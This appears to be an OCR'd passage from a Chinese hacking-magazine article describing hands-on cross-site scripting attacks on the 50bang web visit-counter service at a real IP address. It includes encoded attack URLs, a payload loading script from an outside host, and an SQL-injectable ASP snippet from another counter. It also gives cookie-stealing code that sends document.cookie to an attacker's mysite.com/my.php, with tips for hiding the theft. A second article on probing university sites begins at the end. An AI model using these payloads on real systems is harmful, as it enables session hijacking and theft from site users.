


图 5

这套计数系统存在变量没有过滤这种低级错误，我想主要原因有：1.目前脚本漏洞的研究主要集中在论坛、blog这种全站程序，而象计数系统这样的小程序的安全问题报道相对较少，所以其开发者的重视程度也相对低一些；2.这个计数系统用了二重脚本，php脚本是被js脚本调用的，一来呈现在用户眼前的只有js脚本，而没有php脚本（谁有事没事开人家的js脚本文件看看里面有没有php呢？）。在开发者的眼中，php脚本的参数是来自js脚本的，也就是来自开发者自己写的程序，容易造成对这些参数直接信任而不去过滤。但事实上js能调用这个php脚本，我们也可以在浏览器直接调用这个php脚本，从而参数也就在我们控制之下。

那么，是否可以合二为一，不使用二重脚本而只使用一重脚本呢？可以，但是要牺牲一些功能。首先，如果去掉php脚本，由于js脚本只能在客户端执行，于是计数的数据就无法保存到服务器了。其次，如果去掉js脚本，php脚本的确能实现大部分功能，但由于php是服务器端脚本，于是屏幕大小和颜色数等仅与客户端密切相关的数据就无法获取了。

接着，我就想起了武林榜计数器也有统计屏幕大小和颜色数的功能，所以也极有可能是双重脚本，上述促使开发者犯变量没过滤错误的两个因素都具备了，我就帮它测试一下吧。

武林榜的计数代码是：

```
<script type="text/javascript" src="http://union1.50bang.com/click.js?user_id=30485"></script>
```

这个js还是动态的，带个参数。不用管它，把http://union1.50bang.com/click.js?user_id=30485输到浏览器地址栏中回车，代码就歪歪扭扭的出来了，然后用浏览器的“查看源代码”功能，就能看到工整的代码了（前面歪歪扭扭是因为浏览器把它当成html代码来解析的缘故）。从后往前找，很快就找到二重脚本的第二重了：

```
document.write(><script language=\"JavaScript\" type=\"text/javascript\" src=\"http://60.28.252.118/info.cnt"+r+"\"></script>");
```

脚本文件是http://60.28.252.118/info.cnt，cnt是什么脚本？不用管它，我们关心参数（事实上武林榜的首页说了自己用FreeBSD+PHP+MySQL架构，那脚本大概就是php了），参数是变量r，我们往上找r。找到这些行：

```
r="?id="+siteid+"&referer="+fromurl+"&resolve="+resolve+"&navigator="+soft+"&color="+color+"&title="+title+"&resource="+resource+"&clientsys="+clientsys;
r = r+"&flux_stat_user="+coockie_value;
r = r+"&flux_new_user="+newuser;
```

前面的siteid要把自己的用户id填进去，后面那个coockie_value和newuser一时想不到有什么用，那就不动，用程序原来赋的值。中间那些参数测试哪个好呢？干脆全都测试得了。先简单点，用一个<p>abc</p>，用前文所述url编码方法编码后是%3Cp%3Eabc%3C%2Fp%3E，代入各个参数中构成我们的攻击测试url：

```
http://60.28.252.118/info.cnt?id=30485&referer=%3Cp%3Eabc%3C%2Fp%3E&resolve=%3Cp%3Eabc%3C%2Fp%3E&navigator=%3Cp%3Eabc%3C%2Fp%3E&color=%3Cp%3Eabc%3C%2Fp%3E&title=%3Cp%3Eabc%3C%2Fp%3E&resource=%3Cp%3Eabc%3C%2Fp%3E&clientsys=%3Cp%3Eabc%3C%2Fp%3E&flux_stat_user=%200.66881900%201123390886145998133 9&flux_new_user=10
```

复制粘贴到浏览器地址栏上回车，没有反应，似乎失败了。登录统计系统去看哪里能出现高度特别大的abc（因为加了p标签，p标签是块级元素，前后都必须断行，且p元素上下的衬垫又特别多，所以这个abc会显得特别高），找了半天没有找到，也许真的失败了。苦苦思索哪里出了问题，实在想不出来，于是乱点一番，居然有新发现，如图6，在来源页面一项找到了特别高的abc。




图 6

这就奇怪了，刚才明明看过这页，刷新过两三次，为何刚才就看不到呢？后来明白了，这套系统使用了缓存技术，最新的访问要过几分钟才能显示出来。这下基本能证实存在跨站漏洞了，也尝试做一个弹出对话框，构造的url如下：

```
http://60.28.252.118/info-cnt?id=30485&referer=%22%3E%3Cscript+type%3D%22text%2Fjavascript%22%3Ealert%28%22%C4%E3%B5%C4%B3%CC%D0%F2%BF%C9%C4%DC%D3%D0sql%D7%A2%C9%E4%C2%A9%B6%B4%BA%CD%BF%E7%D5%BE%B9%A5%BB%F7%B0%B2%C8%AB%C2%A9%B6%B4%A1%A3%BB%B6%D3%AD%BD%BB%C1%F7%A3%BAnick-ruler%4021cn.com%22%29%3B%3C%2Fscript%3E&resolve=1024x768&navigator=Netscape&color=32&title=a&resource=&clientsys=Mozilla/5.0%20%28Windows%3B%20U%3B%20Windows%20NT%205.1%3B%20zh-CN%3B%20rv%3A1.7.8%29%20Gecko/20050511%20Firefox/1.0.4&flux_stat_user=%20066881900%20112339088614599813398&flux_new_user=10
```

这次重点攻击referer参数，其他参数就随便填。等几分钟后服务器缓存刷新，登录，如图7，却没有弹窗，怎么又失败了？




图7

但是后面的列表项也没有显示啊。看来script是执行了但执行得不顺畅，于是是打开Firefox的Javascript控制台，如图8。




图8

这下明白了，是提交的参数太长被截断了。那就让它调用外部js脚本好了，因为外部js可以写得很长。写一个1.js文件，里面就写那句长长的alert，上传到我的空间。然后referer参数构造如下：

```
"><script src=http://mysite.com/1.js></script>
```

编码后代入攻击url再贴到浏览器上执行，等几分钟缓存刷新，登录看"来源页面"，如图9，说明成功了。




图9

至于武林榜的SQL注射攻击测试，首先在上面那些带双引号的跨站脚本能够成功，说明过滤了双引号；其次我又试过提交单引号，结果单引号能正确显示到页面上，说明单引号也作了过滤，具体是程序所过滤还是magic_quotes_gpc所过滤就不清楚了。

至此我的攻击测试就结束了，当然后面要玩下去还是有很多东西可以玩的。例如跨站漏洞的利用，随手抓一本05年5月的黑X档案，就有《被遗忘的利刃》，又有《利用跨站从bo-blog得到webshell》；再抓一本05年6月的X档案，又有《Discuz!跨站也精彩》。虽然计数系统有其特殊性，跨站的利用不能照搬这些文章，例如在访问明细中进行跨站攻击，一段时间后攻击代码将会被后来的访问覆盖掉，这就是实战中需要注意的问题（可以改为攻击其它参数）；但是这些文章中很多思路都可以借鉴，这里就不罗嗦了。下面作一些总结：

1.不记得谁说过"黑客使网络更安全"这句名言，像论坛、blog程序等全站程序整天被黑客盯着，漏洞已经越来越少了，尤其是低级漏洞。但是像计数统计系统这种脚本程序的边缘地带，不容易被黑客重视，所以其安全问题也就容易被开发者忽视，旧患就容易在这些地方复发。

2.计数系统一旦要统计屏幕大小和颜色数这种跟客户端密切相关的信息，就要用双重脚本。而双重脚本极易给开发者造成一种错觉，好像第二重的php/asp脚本的参数是来自第一重js脚本而不是用户，所以容易信任参数而不过滤。没有过滤变量直接可以造成跨站漏洞，而SQL注射对于php往往会被magic_quotes_gpc拦截掉，对于asp就危险了。在网上找一下asp的双重脚本统计系统，找到一款叫中华软件联盟统计系统 v1.0的程序就存在这个问题，简介上还写着"经过防sql注入处理"，结果打开第二重脚本stat.asp可以看到下列代码：

```
fcome=request("webcome") '获取来访地址
                        fip = Request.ServerVariables
("HTTP_X_FORWARDED_FOR")
if fip = "" then fip = Request.ServerVariables
("REMOTE_ADDR") '获取来访ip
sql ="insert into fcount (fcome,fyear,fmonth,fday,
fweek,fweeknum,fhour,fsystem,fwindows,furl,fip) values
('"&fcome&"','"&fyear&"','"&fmonth&"','"&fday&"',
'"&fweek&"','"&fweeknum&"','"&fhour&"','"&fsystem&"',
'"&fwindows&"','"&furl&"','"&fip&"')"
conn.execute(sql)
```

这里webcome参数传给fcome变量后没有过滤就直接写进SQL语句了，可见注射漏洞的存在。也说明了对第二重脚本没有过滤变量在一定程度上是双重脚本计数系统的通病。

3、跨站攻击有时候攻击代码长度会受到限制，如果直接写0高0宽的框架至少要用<iframe width=0 height=0 src=url></iframe>，如果保险一点还要加frameborder=0和scrolling=no，但如果用<script src=url></script>这就更简短了，url可以是外部的，然后这个外部的javascript脚本文件中就随你写什么了，这时候就没有长度限制了，充分发挥你的想象力吧。如果仍然只是想到建0高0宽框架，那就用document.write('<iframe frameborder=0 width=0 height=0 scrolling=no src=url></iframe>');就行了。

4.看到很多跨站教程讲解偷cookie的方法都是构造类似如下的代码：

```
<script>window.open('http://mysite.com/my.php?'+document.cookie);</script>
```

其中http://mysite.com/my.php是自己空间上用来接收cookie的脚本。这个代码会弹出一个窗口，于是为了掩人耳目，又在my.php的末尾写一句：

```
header("Location: http://originalsite.com");
```


http://originalsite.com是原来被攻击的站点。这句使弹出的这个窗口又跳转回原来站点的页面。其实受计数系统双重脚本的

启发，可以造出一种更完美的方法，这里假定代码长度不受限制（在长度受限制的场合用上面第 3 点讲的方法解决好了），那么用下面的代码即可不弹出窗口：

```
<script>document.write('<script src="http://mysite.com/my.php?'+document.cookie+'"></script>');</script>
```

由于没有弹出窗口，my.php 脚本的末尾也不需要任何跳转。于是受害者在神不知鬼不觉之中，cookie 就被盗走了。当然严谨一点的话上面这个 document.cookie 应该用 escape(document.cookie) 替换以保证参数能顺利传给 my.php，my.php 中，再用函数 urldecode 或 rawurldecode 解码。

希望本文能启发大家找脚本漏洞不一定非在论坛、blog 这些大螃蟹下手，一些边边角角的程序，什么计数统计、什么投票调查、各种广告、留言簿等等，都有可能出漏子，而且可能是软肉。也希望能提醒脚本程序开发者，写程序无论大小，都应该注意安全性，所谓千里之堤，毁于蚁穴。此外，提高程序的安全性，也是对用户的负责。本文有任何不妥当的地方，还请大家给我指正。



lyyer

一、前言

如今的黑客入侵和前几年已经大不一样了，从系统漏洞得到 cmdshell 的好事儿越来越少了。而脚本入侵的兴起，则再一次给了许多喜欢动脑筋的菜鸟以一显身手的机会。

这一次我就到 http://site.baidu.com/list/60daxue.htm 中找了各大高校做测试。自己也是大四的人了，也想看看外面的“世界”，看看那些名牌大学的网站的安全怎么样！

二、脚本漏洞发现

